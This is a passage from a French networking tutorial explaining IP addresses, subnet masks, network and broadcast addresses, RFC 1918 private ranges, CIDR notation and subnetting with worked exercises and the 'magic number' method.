11000000.10101000.00000000.00000010 -> 192.168.0.2
11000000.10101000.00000000.00000011 -> 192.168.0.3
11000000.10101000.00000000.00000100 -> 192.168.0.4
11000000.10101000.00000000.00000101 -> 192.168.0.5
...
11000000.10101000.00001111.11111110 -> 192.168.15.254
11000000.10101000.00001111.11111111 -> 192.168.15.255
```

En faisant varier les bits de la partie machine de l'adresse, nous avons pu trouver toutes les adresses du réseau.



La première adresse du réseau est celle dont tous les bits de la partie machine sont à 0 ; la dernière adresse du réseau est celle dont tous les bits de la partie machine sont à 1.

Nous savons donc maintenant calculer une plage d'adresses à partir d'une adresse et de son masque.

Sauriez-vous me dire combien il y a d'adresses possibles dans le réseau que nous venons d'étudier ?

### Nombre d'adresses dans un réseau

Nous avons vu que dans notre adresse, la partie réseau était fixée et la partie machine pouvait varier. Il nous suffit de trouver combien de combinaisons sont possibles en faisant varier les bits de la partie machine, et nous aurons alors le nombre d'adresses.

Si jamais nous n'avions qu'un seul bit pour la partie machine, nous aurions deux possibilités sur ce bit : 0 ou 1. Si nous en avions deux, il y aurait  $2^2$  adresses possibles, soit 4 adresses (00, 01, 10, 11) et ainsi de suite.

Si nous avions 10 bits pour la partie machine, nous aurions  $2^{10}$  adresses possibles, soit 1 024 adresses.



Pour trouver le nombre d'adresses dans un réseau, il suffit donc de connaître le nombre de bits de la partie machine.

Or, vu que la partie machine est définie par le masque, **le nombre de machines disponibles dans un réseau est directement dépendant du masque !**

La relation est même encore plus explicite :

$$\text{nombre d'adresses dans un réseau} = 2^{\text{Nombre de 0 dans le masque}}$$

Si nous reprenons l'exemple de l'adresse 192.168.0.1 associée au masque 255.255.240.0, nous pouvons maintenant immédiatement trouver le nombre d'adresses disponibles dans ce réseau. Le masque s'écrit :

255.255.240.0 -> 11111111.11111111.11110000.00000000

Nous voyons ici douze 0 qui identifient la partie machine de l'adresse. Ainsi :

$$\text{Nombre d'adresses} = 2^{\text{Nombre de 0 dans le masque}} = 2^{12} = 4\,096 \text{ adresses !}$$

Facile, non ?

### **Adresse de réseau, adresse de broadcast**

Parmi la plage d'adresses définie par une adresse IP et un masque, deux adresses sont particulières : la première et la dernière.

- **La première adresse d'une plage est l'adresse du réseau lui-même.** Cette adresse ne pourra donc pas être utilisée pour une machine.
- **La dernière adresse d'une plage est une adresse spéciale, l'adresse de broadcast.** Cette adresse ne peut pas non plus être utilisée pour une machine. Elle est en fait utilisée pour identifier toutes les machines de mon réseau.

Quand nous envoyons un message à l'adresse de broadcast, ce message va être reçu par toutes les machines de notre réseau.

Nous remarquons par la même occasion que dans un réseau ayant 16 adresses disponibles, seules 14 adresses seront utilisables par les machines du réseau, car la première et la dernière seront réservées pour le réseau et le broadcast. Et cela est vrai pour n'importe quel réseau. Ainsi, pour chaque réseau, deux adresses ne peuvent pas être utilisées pour les machines.

À partir d'une adresse et de son masque associé, nous savons donc désormais :

- déterminer la première et la dernière adresse de la plage ;
- définir le nombre d'adresses de cette plage.

### **Retour sur nos questions**

En début de chapitre nous avons beaucoup d'interrogations. Avons-nous su y répondre ?



Comment allons-nous pouvoir être identifiés par rapport à un autre réseau ?

C'est la partie réseau de l'adresse IP qui va dire dans quel réseau nous nous situons.



Comment allons-nous identifier les réseaux ? Vont-ils avoir une adresse ou un nom ?

Nous savons identifier un réseau par la partie réseau d'une adresse IP.



S'il faut une adresse pour le réseau et une pour ma machine, aurons-nous besoin de deux adresses de couche 3 ?

Nous avons vu qu'en fait nous n'avons pas deux adresses, mais une seule.

En revanche, cette adresse est toujours associée à un masque qui va pouvoir définir la partie réseau et la partie machine de l'adresse.

Nous avons donc répondu à nos différentes questions. Il serait temps de passer à un peu de pratique, histoire de bien fixer les idées !

## Le masque mis en pratique

Nous venons de voir beaucoup de notions, pas si simples que cela !

Étant donné que ces notions sont **fon-da-men-tales** pour la suite du cours, nous allons faire quelques exercices pour bien les intégrer et nous entraîner.

Faites ces exercices, même si vous avez tout compris, car certains exemples présentent quelques pièges et peuvent sembler étonnants...

### Adresse de réseau, de machine ou de broadcast ?

Le principe de l'exercice est simple : je vais vous donner un couple adresse/masque, et vous devrez me dire si l'adresse est une adresse de réseau, de machine ou de broadcast.

#### Premier exemple

Voici donc le couple suivant :

192.168.0.15/255.255.255.240

Comment allons-nous procéder ?

Nous allons commencer par calculer la première et la dernière adresse du réseau ainsi défini. Ensuite, nous regarderons simplement si l'adresse donnée est l'une des deux ou pas.

```
192.168.0.15 -> 11000000.10101000.00000000.00001111
255.255.255.240 -> 11111111.11111111.11111111.11110000
```

Je fixe la partie réseau dans l'adresse :

```
11000000.10101000.00000000.00001111
```

Et je fais varier les bits de la partie machine en mettant tout à 0, puis tout à 1.

```
11000000.10101000.00000000.00000000 -> 192.168.0.0
11000000.10101000.00000000.00001111 -> 192.168.0.15
```

Nous avons donc trouvé 192.168.0.0 comme adresse de réseau et 192.168.0.15 comme adresse de broadcast. L'adresse indiquée dans l'énoncé de l'exercice, 192.168.0.15, est donc l'adresse de broadcast !



Aurions-nous pu faire plus vite ?

Oui car quand nous avons fait notre calcul, vous avez pu observer que tous les bits de la partie machine de notre adresse étaient à 1 :

```
192.168.0.15 -> 11000000.10101000.00000000.00001111
```

Nous pouvions donc déjà deviner que cette adresse allait être l'adresse de broadcast. De même que si nous avions vu tous les bits de la partie machine à 0, nous aurions su que nous étions en présence de l'adresse du réseau.

### ***Des exemples plus complexes***

Procédez de la même manière que précédemment avec les couples adresse/masque suivants :

192.168.0.15/255.255.255.0

192.168.1.0/255.255.255.0

192.168.1.0/255.255.254.0

10.8.65.29/255.255.255.224

10.8.65.31/255.255.255.224

10.0.0.255/255.255.254.0

**Voici les solutions (à ne pas regarder avant d'avoir fait l'exercice !).**

- 192.168.0.15/255.255.255.0
- Réseau allant de 192.168.0.0 à 192.168.0.255 -> adresse de machine.
- 192.168.1.0/255.255.255.0
- Réseau allant de 192.168.1.0 à 192.168.1.255 -> adresse de réseau.
- 192.168.1.0/255.255.254.0
- Réseau allant de 192.168.0.0 à 192.168.1.255 -> adresse de machine.
- 10.8.65.29/255.255.255.224
- Réseau allant de 10.8.65.0 à 10.8.65.31 -> adresse de machine.
- 10.8.65.31/255.255.255.224
- Réseau allant de 10.8.65.0 à 10.8.65.31 -> adresse de broadcast.
- 10.0.0.255/255.255.254.0
- Réseau allant de 10.0.0.0 à 10.0.1.255 -> adresse de machine.



## Trucs et astuces

Suite à ces exercices, vous avez peut-être remarqué des informations intéressantes :

- Une adresse qui finit par 255 n'est pas obligatoirement une adresse de broadcast.
- Une adresse qui finit par 0 n'est pas obligatoirement une adresse de réseau.

Par ailleurs, nous avons aussi vu un point commun entre toutes les adresses de broadcast : elles sont impaires !

Ceci est normal car elles ne sont composées que de 1 dans la partie machine de l'adresse, elles finissent donc obligatoirement par 1 et sont impaires. De même, les adresses de réseau seront toujours paires !



Une adresse de broadcast est toujours impaire alors qu'une adresse de réseau est toujours paire.

Cela pourra vous éviter de faire des erreurs dans vos calculs si vous trouvez des adresses de réseau impaires ou des adresses de broadcast paires.

## Des adresses particulières

### Les RFC

Nous venons d'étudier les adresses et les masques et nous avons découvert que nous formons des réseaux en les associant.

Cependant, toutes les adresses n'ont pas la même signification. En effet, certaines adresses ont notamment été réservées afin qu'elles ne soient **pas utilisées sur Internet**. Ces adresses sont définies dans la RFC 1918.

Une RFC (*Request For Comment*) est un document qui propose et présente une technologie que l'on souhaite voir utiliser sur Internet.

Par exemple, si je veux créer un nouveau protocole qui va révolutionner Internet, je vais le présenter dans une RFC qui pourra être lue, puis soumise à proposition, et enfin acceptée comme standard d'Internet.

Ainsi, les RFC précisent le fonctionnement détaillé de presque tout ce qui se trouve sur Internet.

Par exemple, la RFC 791 présente le protocole IP (<http://www.ietf.org/rfc/rfc791.txt>). Il y a même une RFC qui décrit l'envoi de messages par pigeons voyageurs (<http://tools.ietf.org/html/rfc1149>)... à savoir la RFC 1149 qui était en fait à l'époque un poisson d'avril qui a déjà été repris deux fois dont le 1er avril 2011 avec l'adaptation à IPv6 !

### La RFC 1918

Cette RFC précise des plages d'adresses, soit des réseaux, qui ont une utilité particulière.

En effet, ces plages d'adresses sont réservées pour une utilisation privée. Cela veut dire que si vous créez un réseau chez vous, ou dans une entreprise, vous devrez obligatoirement utiliser ces adresses.



Je ne peux pas choisir librement les adresses que je veux utiliser chez moi ?

Non. Et il y a une raison à cela : imaginons que j'installe mon réseau chez moi et que je n'ai pas connaissance de la RFC 1918.

Je choisis donc un réseau au hasard, par exemple le réseau 92.243.25.0/255.255.255.0.

Mais malheureusement, **cette plage réseau appartient à quelqu'un sur Internet**.

On pourrait penser que ce n'est pas grave, car mon réseau est privé et ne dérangera personne sur Internet. Mais cela n'est pas le cas, je vais avoir des problèmes...

Par exemple, imaginons que j'essaie d'aller sur mon site préféré, OpenClassrooms. Cela ne fonctionne pas...

En effet, l'adresse d'OpenClassrooms est 92.243.25.239, qui est une adresse appartenant à la plage réseau que j'ai choisie.

Ainsi, quand ma machine essaye de joindre cette adresse, elle pense que la machine se situe sur son propre réseau, d'après son adresse, c'est pourquoi elle n'arrive pas à la joindre. Je ne pourrai donc jamais aller sur le site OpenClassrooms.



Comment bien choisir son adresse alors ?

Il suffit de choisir sa plage d'adresses dans les plages réservées à cet effet dans la RFC 1918.

Les plages définies sont :

- 10.0.0.0/255.0.0.0
- 172.16.0.0/255.240.0.0
- 192.168.0.0/255.255.0.0

Par exemple, je peux tout à fait choisir la plage 10.0.0.0/255.255.255.0 ou 192.168.0.0/255.255.255.0.

Vu que ces adresses n'appartiennent à personne sur Internet, je serai sûr de pouvoir joindre n'importe quel site sur le Web.

C'est aussi pour cela que, très souvent, les adresses qui sont données par les opérateurs sont dans ces plages.

Vous commencez maintenant à être bien à l'aise avec l'utilisation des masques et des adresses IP. Nous allons pouvoir attaquer la partie ardue relative aux masques : le **découpage de plages d'adresses**.

## **Ce qu'il faut retenir**

- Vous savez maintenant ce qu'est une adresse IP et le masque qui lui est associé.
- Vous savez aussi qu'un réseau est défini par une adresse et un masque.
- Vous commencez à savoir utiliser le masque pour effectuer des calculs sur l'adresse IP.

Nous allons maintenant mettre en pratique ce que nous venons d'apprendre pour découper une plage d'adresses.





# Découper une plage d'adresses

Ce chapitre va vous demander beaucoup d'attention et de réflexion. Il va y avoir pas mal de calculs et de notions à maîtriser.

Ne les négligez pas, car la bonne compréhension des notions abordées sera nécessaire pour la suite du cours.

Les découpages que nous allons étudier font partie intégrante du métier d'administrateur réseau. Il faut parfaitement maîtriser le découpage et être à l'aise pour savoir rapidement identifier un réseau de manière correcte.

Attention, c'est parti !

## Découper avec la méthode de base

Dans ce chapitre, nous verrons comment découper proprement des plages d'adresses IP.



Que signifie exactement « découper une plage d'adresses IP » ?

Imaginez que vous administrez le réseau d'une école en informatique, par exemple IN'TECH INFO (<http://www.intechinfo.fr/>), où les élèves apprennent comment fonctionne un réseau et comment exploiter ses failles.

Vous avez configuré les machines du réseau pour qu'elles appartiennent à un même grand réseau 10.0.0.0/255.255.0.0.

Seulement, sur ce réseau, il y a à la fois les élèves, les professeurs, et l'administration... Et vous vous rendez vite compte que des petits malins ont réussi à changer leur note au dernier examen en accédant à la machine de leur professeur préféré.

Que faire ?

Nous allons découper la grande plage d'adresses qui nous a été fournie en plusieurs sous-réseaux plus petits. Nous pourrions alors mettre les élèves dans un sous-réseau, les professeurs dans un autre, et l'administration dans un troisième et dernier sous-réseau.

Ceci est très souvent utilisé en réseau : une grande plage est découpée en plusieurs petites plages pour séparer les différentes populations.

## Une écriture pour les fainéants

En réseau, on est très fainéants... du moins je le suis ! Il y a donc des gens qui ont pensé à nous en mettant en place une écriture plus rapide pour les masques. Il s'agit de **l'écriture CIDR**.

Nous reviendrons plus tard sur ce qu'est exactement le CIDR, mais pour l'instant nous allons utiliser l'écriture des masques CIDR. Un masque s'écrit sur 32 bits, dont certains sont à 1 et les autres à 0.

Vu que les 1 et les 0 ne sont pas mélangés (grâce à la contiguïté des bits), **il suffit de connaître le nombre de 1 dans un masque pour le connaître complètement**.

On pourra ainsi écrire le masque 255.255.255.0 de la façon suivante : /24, qui indique qu'il y a 24 bits à 1 dans le masque.

Au lieu d'écrire 192.168.0.1/255.255.255.0, on pourra écrire 192.168.0.1/24.

C'est plus rapide, non ? Peut-être que ce n'est pas révolutionnaire, mais quand on doit écrire beaucoup de masques, ça va beaucoup plus vite !

Désormais, on pourra donc écrire /20 au lieu de 255.255.240.0. D'ailleurs, j'utiliserai l'une ou l'autre de ces notations dans la suite du cours.

C'est moins facile pour nos calculs, et nous devrons souvent repasser en décimal pointé pour bien comprendre ce qui se passe, mais c'est tellement plus rapide à écrire !

## Un premier découpage

Prenons une entreprise possédant la plage 10.0.0.0/16. Nous allons essayer de découper cette plage.

L'entreprise compte 1 000 techniciens, 200 commerciaux et 20 directeurs. Il va donc falloir définir trois petites plages au sein de notre grande plage d'origine.

### Vérifier le nombre d'adresses

Dans un premier temps, nous allons regarder si notre plage de départ contient assez d'adresses pour nos 1 220 employés (1 000 + 200 + 20).

Le masque contient 16 bits à 1, donc 16 bits à 0 (puisque'il contient au total 32 bits).

Or, nous connaissons une formule qui nous permet de connaître le nombre d'adresses dans un réseau en fonction du nombre de bits à 0 dans le masque.

$$\text{Nombre d'adresses dans un réseau} = 2^{\text{Nombre de 0 dans le masque}}$$

Nous allons donc avoir dans ce réseau  $2^{16}$  adresses, soit 65 536 adresses dans notre plage ! On en a largement plus que les 1 220 nécessaires.

On devrait donc pouvoir résoudre l'exercice.

### Calcul des masques

Nous savons combien nous voulons d'adresses dans les petites plages à découper, et la formule précédente nous donne la relation entre le nombre d'adresses et le nombre de 0 dans le masque. Nous devrions donc pouvoir déduire le nombre de 0 nécessaires dans chacun des masques, et donc les masques eux-mêmes.

Par exemple pour 1000 techniciens, il faudra un réseau avec au moins 1 000 adresses. D'après la formule précédente, nous devrions pouvoir déduire le nombre de 0 nécessaires dans le masque.

Nous avons  $1\,000 < 2^{10}$ . Donc si nous mettons 10 bits à 0 dans le masque, nous devrions pouvoir identifier 1 000 machines (nous pourrions même avoir 1 024 adresses !) Si on a 10 bits à 0 dans le masque, on obtient le masque suivant :

11111111.11111111.11111100.00000000, soit 255.255.252.0 ou /22

Pour le réseau de nos techniciens, nous pouvons donc choisir le masque **255.255.252.0** pour avoir 1 024 adresses dans le réseau et donc assez d'adresses pour les 1 000 techniciens.

Nous pouvons faire le même calcul pour les 200 commerciaux :

$200 < 2^8$ , le masque pour les commerciaux sera donc 255.255.255.0.

Et enfin pour les 20 directeurs :

$20 < 2^5$ , le masque pour les directeurs sera donc 255.255.255.224.



Mais maintenant, que faire avec ces masques seuls ?

Il va nous falloir trouver les plages d'adresses associées, et pour cela nous avons beaucoup de choix parmi la grande plage que l'on nous a fournie.

### Choisir des plages d'adresses

Nous avons donc la grande plage 10.0.0.0/16 de 65 536 adresses à notre disposition, et nous souhaitons trouver une plage de 1 024 adresses pour nos techniciens parmi ces 65 536 adresses.

Le choix le plus simple qui s'offre à nous est de commencer à l'adresse la plus basse, même si ce n'est pas le seul.

Nous choisissons donc de commencer notre plage d'adresses pour les techniciens à l'adresse 10.0.0.0.

Nous pouvons d'ores et déjà identifier le réseau des techniciens par le couple 10.0.0.0/255.255.252.0. Mais il serait bien aussi de connaître la dernière adresse de

cette plage, car la donnée du couple adresse/masque ne nous donne pas une indication très précise.

Commençons nos calculs habituels... en essayant un peu de nous améliorer.

D'habitude, on transforme complètement l'adresse et le masque en binaire. Mais y réfléchissant un peu, on se rend compte que seul l'un des 4 octets du masque nous intéresse, celui où s'effectue la coupure entre les 1 et les 0. Ici, il s'agit du troisième, soit 252.

Au lieu de calculer en binaire toute l'adresse, nous n'allons donc travailler que sur le troisième octet.

Masque : 252 -> 11111100

Adresse : 0 -> 00000000

Ainsi, d'après le masque, toutes les adresses des machines de mon réseau commenceront par 000000 sur le troisième octet.

La dernière adresse sera donc celle où tous les bits de la partie machine sont à 1, soit 00000011 sur le troisième octet (3 en décimal), et 11111111 sur le quatrième octet qu'il ne faut pas oublier (255 en décimal).

Ainsi, la dernière adresse de la plage des techniciens est **10.0.3.255**.

Nous avons choisi une plage d'adresses adéquate pour les techniciens parmi notre grande plage de départ.

Il nous faut maintenant en choisir une pour les 200 commerciaux.

Cependant, nous avons une contrainte supplémentaire sur le choix de notre plage d'adresses, c'est que les techniciens occupent déjà un certain nombre d'adresses de notre plage, de 10.0.0.0 à 10.0.3.255.

Nous pouvons par exemple choisir de démarrer la plage d'adresses des commerciaux juste après celle des techniciens, en 10.0.4.0.

Nous pouvons d'ores et déjà identifier le réseau des commerciaux par le couple 10.0.4.0/255.255.255.0. Comme pour les techniciens, il serait bien aussi de connaître la dernière adresse de cette plage. Ici, vu que la coupure se fait parfaitement entre deux octets, le calcul est facile !

La dernière adresse sera **10.0.4.255**.

Nous pouvons faire le même raisonnement pour les directeurs en commençant à 10.0.5.0.

En associant le masque à cette adresse, nous trouvons comme dernière adresse **10.0.5.31**.

Et voilà !

Nous avons bien découpé la grande plage d'adresses qui nous était donnée : 10.0.0.0/16 -> 10.0.0.0 à 10.0.255.255 en trois plages d'adresses plus petites :

- 10.0.0.0/22 -> 10.0.0.0 à 10.0.3.255 pour les techniciens ;
- 10.0.4.0/24 -> 10.0.4.0 à 10.0.4.255 pour les commerciaux ;
- 10.0.5.0/27 -> 10.0.5.0 à 10.0.5.31 pour les directeurs.

Les adresses pour chacune de ces trois populations sont bien distinctes et se trouvent dans la plage de départ. Opération réussie !

## La version compliquée du découpage

Cette partie est plutôt réservée aux experts du découpage de plages.

Si la partie précédente vous semblait déjà complexe, entraînez-vous avant de passer à celle-ci, qu'il n'est pas **nécessaire de connaître ou de maîtriser**.

Nous verrons à la fin de cette partie que tous les découpages (ou presque) pourront se résoudre avec la méthode précédente ou avec la méthode magique que nous verrons plus tard.



En quoi consiste cette méthode plus compliquée ? On n'a vraiment rien d'autre à faire que de se compliquer la vie ?

Pour comprendre certains détails, il faut parfois se donner un peu de mal.

L'exercice va être exactement le même que le précédent sauf que cette fois, vous allez **commencer par les directeurs**, puis les commerciaux et enfin les techniciens.

Pour les directeurs, on commence en 10.0.0.0. Ils sont toujours 20 donc le masque ne change pas, 255.255.255.224. La plage va se finir en 10.0.0.31 (à vous de faire les calculs !).

Maintenant, passons aux commerciaux.

Si on suit la même logique que précédemment, on commence la plage des commerciaux à l'adresse 10.0.0.32. On lui associe le masque des commerciaux 255.255.255.0. On calcule la dernière adresse de la plage 10.0.0.255

Attention, nous venons de faire une énorme erreur !

Si vous essayez de calculer la première adresse du réseau des commerciaux, vous allez vous en rendre compte. Comme la coupure est entre deux octets, c'est facile, la première adresse du réseau est 10.0.0.0 !?!

La même que pour les directeurs... Cela veut dire qu'en respectant la même méthode que précédemment, nous avons créé deux plages qui **se chevauchent**, donc cela ne fonctionne pas.



Que s'est-il passé ?

Nous avons démarré la plage d'adresses des commerciaux sur une adresse qui ne pouvait pas être une adresse de réseau.

Si nous écrivons le masque en binaire : 11111111.11111111.11111111.00000000, nous voyons que seuls les 8 derniers bits de l'adresse, soit le dernier octet, peuvent changer pour des machines appartenant à un même réseau.

Pour connaître la première adresse d'une plage, il faut mettre tous ces bits à 0, ce qui nous donne **obligatoirement 0 comme valeur sur le dernier octet pour l'adresse de réseau**.

Or, nous avons choisi 10.0.0.32, qui ne peut donc pas marcher. Après notre calcul, nous avons vite vu que la première adresse de la plage était 10.0.0.0 qui, quant à elle, était correcte.



Mais comment faire alors ?

1. Vous êtes un expert et vous vous sentez capable de toujours démarrer une plage sur une adresse autorisée. Dans ce cas, allez-y !
2. Vous n'êtes pas encore un expert et ne souhaitez pas en devenir un. Dans ce cas, il y a une **méthode très simple** : faites toujours vos calculs **en prenant en premier les plages les plus grandes**, comme dans le premier exercice.

Cela fonctionnera toujours et **vous pourrez donc toujours vous en sortir...** ou presque !



Il faut retenir que le masque, et donc le nombre d'adresses dans un réseau, impose de ne pas démarrer une plage d'adresses n'importe où.

Voici quand même les calculs en partant des directeurs.

La plage des directeurs est correcte : 10.0.0.0/27.

Pour les commerciaux, nous avons vu qu'il fallait commencer en 0, donc on prend la première adresse possible après 10.0.0.31 qui finit en 0, soit 10.0.1.0 ! Ce qui nous donne pour les commerciaux la plage 10.0.1.0/24 qui finit en 10.0.1.255.

De la même façon, nous ne pourrions pas commencer la plage des techniciens en 10.0.2.0, il faudra aller jusqu'en 10.0.4.0. La plage des techniciens est donc 10.0.4.0/22 qui finit en 10.0.7.255.

On peut à présent se demander comment faire si la plage des directeurs est déjà existante, par exemple.

## Les cas difficiles

Il y a certains cas pour lesquels nous ne pouvons pas trop faire autrement que de nous creuser les méninges (ou faire appel à un professionnel !).

Par exemple, vous arrivez dans une entreprise en tant qu'administrateur systèmes et réseaux. L'entreprise utilise actuellement la plage d'adresses 192.168.47.0/24. Cependant, cette entreprise grandissant, les 256 adresses possibles de cette plage commencent à ne pas être suffisantes. L'administrateur en chef vous demande d'agrandir cette plage réseau pour doubler sa taille, et ainsi passer à 512 adresses.

Le réflexe premier est de se dire qu'on peut ajouter la plage suivant 192.168.47.0/24, c'est-à-dire 192.168.48./24... mais ça ne fonctionne pas !

Faisons nos calculs : pour doubler la taille du réseau, rien de plus simple, il suffit d'ajouter un 0 dans le masque. Ainsi, on passe de  $2^8 = 256$  à  $2^9 = 512$  adresses. Le masque devient donc 255.255.254.0, autrement écrit /23.

Mais attention, nous venons de changer le masque, et souvenez-vous de la règle énoncée précédemment : **le masque, et donc le nombre d'adresses dans un réseau, impose de ne pas démarrer une plage d'adresses n'importe où.**

Nous n'allons donc pas pouvoir choisir n'importe quoi comme adresse de départ pour notre réseau.

Si nous voulons garder les adresses actuelles qui commencent par 192.168.47.X, nous pouvons appliquer le nouveau masque à une de ces adresses pour avoir la première et la dernière adresse de la plage.

Masque : 254 -> 11111110

Adresse : 47 -> 00101111

En mettant la partie machine de l'adresse à 0, nous obtenons 00101110, ce qui correspond à 46.

En mettant la partie machine de l'adresse à 1, nous obtenons 00101111, ce qui correspond à 47.

Notre nouvelle plage d'adresses va donc aller de 192.168.46.0 à 192.168.47.255.

La plage ainsi définie est donc 192.168.46.0/23

Si vous avez mal à la tête, c'est normal.

Nous allons voir dans la section suivante qu'**il existe une méthode très simple et facile à utiliser** qui évite tous ces calculs et permet de résoudre facilement les problèmes de découpage !

## Découper avec la méthode magique

La méthode magique va nous permettre de calculer très facilement des plages d'adresses réseau, et bien plus encore !

### Le nombre magique

Pour utiliser la méthode magique, nous allons devoir utiliser le **nombre magique**...

Il s'agit simplement d'un calcul fait à partir de l'octet significatif du masque. Il est égal à **256 – octet significatif**.

Par exemple, si l'on choisit le masque 255.224.0.0, on voit vite que l'octet significatif (celui où la séparation a lieu) est 224.

Notre nombre magique vaut donc  $256 - 224 = 32$ .

### Que faire avec le nombre magique ?

Il va nous permettre de calculer instantanément la première et la dernière adresse de notre plage. Pour cela, il va falloir écrire tous les multiples du nombre magique (jusqu'à 256 bien sûr).

Allons-y pour les multiples de 32 : 0, 32, 64, 96, 128, 160, 192, 224 et 256.

À présent, nous allons simplement appliquer les deux règles suivantes :

- La première adresse du réseau sera le multiple du nombre magique, inférieur ou égal à l'octet correspondant dans l'adresse.
- La dernière adresse du réseau sera le multiple suivant, moins 1.

Un exemple sera plus parlant : on associe l'adresse 192.168.0.1 et le masque 255.224.0.0.

Dans notre masque, l'octet significatif est le deuxième (255.**224**.0.0).

Nous allons donc prendre le deuxième octet de notre adresse (192.**168**.0.1), soit 168.

La première adresse du réseau sera donc le multiple du nombre magique, inférieur ou égal à 168.

En regardant la liste des multiples de 32, on trouve très vite 160 !

La dernière adresse du réseau sera le multiple suivant, moins 1.

Le multiple suivant est 192, auquel on enlève 1 pour trouver 191.

La première adresse de la plage est donc 192.160.0.0 et la dernière 192.191.255.255.

On a ajouté les 0 pour la première et les 255 pour la dernière, car tous les bits qui suivent sont à 0 ou à 1, selon que l'on veut la première ou la dernière.



La méthode magique nous a permis de calculer une plage d'adresses **sans avoir à faire de calculs binaires** !

## La méthode magique améliorée

Nous pouvons encore faire mieux en ne calculant pas tous les multiples du nombre magique, mais seulement ceux qui sont intéressants.

Prenons un nouvel exemple : 10.45.185.24/255.255.248.0

Le nombre magique vaut :  $256 - 248 = 8$ . L'octet significatif du masque est le troisième, ce qui correspond à 185 dans l'adresse.

Nous devons donc trouver le multiple de 8 inférieur ou égal à 185... Il est donc inutile de commencer à 0 !

$8 \times 10 = 80$ , on est en dessous de 185.

$8 \times 20 = 160$ , on est en dessous, mais on se rapproche.

Commençons donc à 160 :

160, 168, 176, 184, 192... STOP ! On est au-dessus de 185.

Le multiple inférieur ou égal est 184, celui du dessus moins un vaut 191. Ce qui nous donne pour la première adresse 10.45.184.0, et pour la dernière 10.45.191.255.

Facile, non ?

Mais nous pouvons encore frapper plus fort ! En effet, trouver la première et la dernière adresse d'une plage est utile, mais découper une plage d'adresses en sous-réseaux l'est souvent encore plus. Et la méthode magique va s'avérer redoutable !



## Un exemple concret de découpage

Vous avez en charge le réseau d'une petite entité d'une entreprise. L'administrateur général vous laisse à disposition le réseau : 192.168.160.0/255.255.224.0.

Vous avez dans votre entité trois catégories de personnel :

- 550 techniciens ;
- 130 commerciaux ;
- 10 directeurs.

Il vous faut donc découper la plage d'origine en **trois sous-réseaux** pour chacune de ces populations.

### Étape 1 : calculer la plage d'origine

Vous allez voir ici que la méthode magique est vraiment rapide par rapport à la méthode classique.

1. Le nombre magique vaut :  $256 - 224 = 32$ .
2. L'octet significatif de l'adresse vaut 160, qui est un multiple de 32 ! Ce sera donc la première adresse, la dernière étant  $160 + 32 - 1 = 191$ .
3. La première adresse est 192.168.160.0 et la dernière est 192.168.191.255.

Maintenant, nous allons devoir calculer les plages pour chacune des populations.

### Étape 2 : calculer des masques



Par quoi commencer ?

La seule information que nous avons est le nombre de personnes de chaque population. Ça tombe bien, car nous savons que la taille d'une plage dépend de son masque. Donc si on connaît le nombre d'adresses nécessaires, nous pouvons en déduire le masque.

Pour rappel, la formule est : nombre d'adresses =  $2^{\text{nombre de 0 dans le masque}}$ .

Pour les 550 techniciens, le réseau devra contenir 1 024 adresses (la puissance de 2 supérieure), soit  $2^{10}$ .

Le masque contiendra donc 10 bits à 0, soit : 11111111.11111111.11111100.00000000 et en décimal : 255.255.252.0.

Nous pouvons faire pareil pour les commerciaux :  $130 < 2^8$ .

Le masque est donc : 255.255.255.0.

Et pour les directeurs, nous trouvons :  $10 < 2^4$ .

Le masque est donc : 255.255.255.240.

Nous avons les masques pour nos trois populations, il ne nous reste plus qu'à y associer des adresses pour avoir nos plages.

### **Étape 3 : calculer des plages**

C'est ici que la méthode magique va nous être utile, car elle permet de trouver facilement la première et la dernière adresse d'une plage.

Nous allons commencer par les techniciens. Notre plage de départ démarre en 192.168.160.0. Nous allons donc commencer la plage des techniciens à cette adresse, et nous allons trouver l'adresse de fin grâce au masque.

Calculons le nombre magique :  $256 - 252 = 4$ .

Le prochain multiple de 4 après 160 est  $164 - 1 = 163$ .

La dernière adresse pour les techniciens est donc 192.168.163.255.

Pour les commerciaux, nous allons démarrer à l'adresse juste après pour ne pas empiéter sur la plage des techniciens, soit 192.168.164.0.

Nous allons nous passer du nombre magique pour les commerciaux, car la coupure se fait parfaitement entre deux octets sur le masque. L'adresse de fin est donc facilement calculée à 192.168.164.255.

Nous démarrons après pour les directeurs, à l'adresse 192.168.165.0. Le nombre magique vaut  $256 - 240 = 16$ .

La dernière adresse est ainsi 192.168.165.15 !

### **Résultat**

Nous avons donc défini les trois plages :

- Techniciens : 192.168.160.0/255.255.252.0, soit les adresses allant de 192.168.160.0 à 192.168.163.255.
- Commerciaux : 192.168.164.0/255.255.255.0, soit les adresses allant de 192.168.164.0 à 192.168.164.255.
- Directeurs : 192.168.165.0/255.255.255.240, soit les adresses allant de 192.168.165.0 à 192.168.165.15.



Nous remarquons que pour le réseau des directeurs, l'adresse 192.168.165.15 est une adresse de broadcast même si elle ne finit pas par 255...

Tout s'est bien passé, mais... Nous savons qu'il est très facile de placer les plages d'adresses en partant de la plus grande à la plus petite, alors que l'inverse est très très complexe. Cela dit, nous avons la méthode magique !

### **Quand ça se complique**

Imaginons l'arrivée de 120 secrétaires sur notre réseau...

Nous voulons leur créer une nouvelle plage spécifique mais sans toucher aux réseaux existants. Si nous utilisons la même méthode que précédemment, cela ne va pas fonctionner. Voyons pourquoi.

Nous avons fini la plage des directeurs à l'adresse 192.168.165.15, nous allons donc démarrer celle des secrétaires à l'adresse suivante : 192.168.165.16.

Le masque pour les secrétaires sera :  $120 < 2^7$ , soit 255.255.255.128.

Le nombre magique vaut  $256 - 128 = 128$ . La plage des secrétaires va donc finir au prochain multiple de 128 moins 1, soit 127.

Nous avons donc défini la plage des secrétaires allant de 192.168.165.16 à 192.168.165.127...

Mais cela ne fonctionne pas ! Tout d'abord, il n'y a pas assez d'adresses. De 16 à 127, nous n'avons que 112 adresses, ce qui est insuffisant pour nos 120 secrétaires. Ensuite, et c'est le plus grave, notre plage n'est pas celle que nous pensons... En effet, si nous reprenons la méthode magique à 0, cela nous donne le calcul suivant :

1. Le nombre magique est 128.
2. Les multiples de 128 sont 0, 128 et 256.
3. Notre plage va donc aller de **0 à 127**, et **non de 16 à 127** !

Nous empiétons donc sur les adresses des directeurs !



Mais comment faire alors ?

Il suffit de prendre le multiple du nombre magique suivant.

Ainsi, nous allons commencer notre plage non pas en 192.168.165.16, mais en 192.168.165.128, et donc finir en 192.168.165.255.

Nous avons bien ici défini un réseau d'au moins 120 adresses, qui n'empiète pas sur le réseau des directeurs !

